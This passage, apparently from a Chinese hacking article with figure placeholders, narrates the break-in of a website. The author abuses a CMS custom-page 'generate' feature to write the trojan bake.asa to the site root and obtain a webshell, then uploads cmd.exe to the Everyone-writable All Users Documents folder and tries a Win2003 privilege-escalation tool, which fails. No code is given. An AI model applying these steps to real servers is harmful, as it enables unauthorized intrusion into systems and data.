



图3


添加成功后还不算完，还有最重要的一步，就是找到刚才添加的那个自定义页面，看到后面简介中的内容是“未生成”，我们点击后面操作中的“生成本页”，前面的简介就会变成“已生成”，这样我们就会在站点根目录下生成木马bake.asa了，如图4，直接连接这只小马，我们就能登录成功了，如图5，这么轻易的就拿到了webshell，不去拿服务器权限真是太有点儿对不起管理员的粗心大意了。


二、提权前奏

在webshell中查看了下环境，发现所有的盘都不允许访问，直接调用系统的cmd.exe执行命令，提示“拒绝访问”，跳转到那个公认的EVERYONE都可以控制的“C:\Docu-

ments and Settings\All Users\Documents\”目录下，如图6，然后把本地的cmd.exe上传上去，试着调用它来执行简单的CMD命令，发现可以成功执行，继续上传那个最近比较流行的Win2003的提权程序，但是执行后的结果却如图7所示，只执行了一半就没有反应了，看来系统可能是打了相应的补丁，曾经的0day自然也就不复存在了。



图4



图5


图6

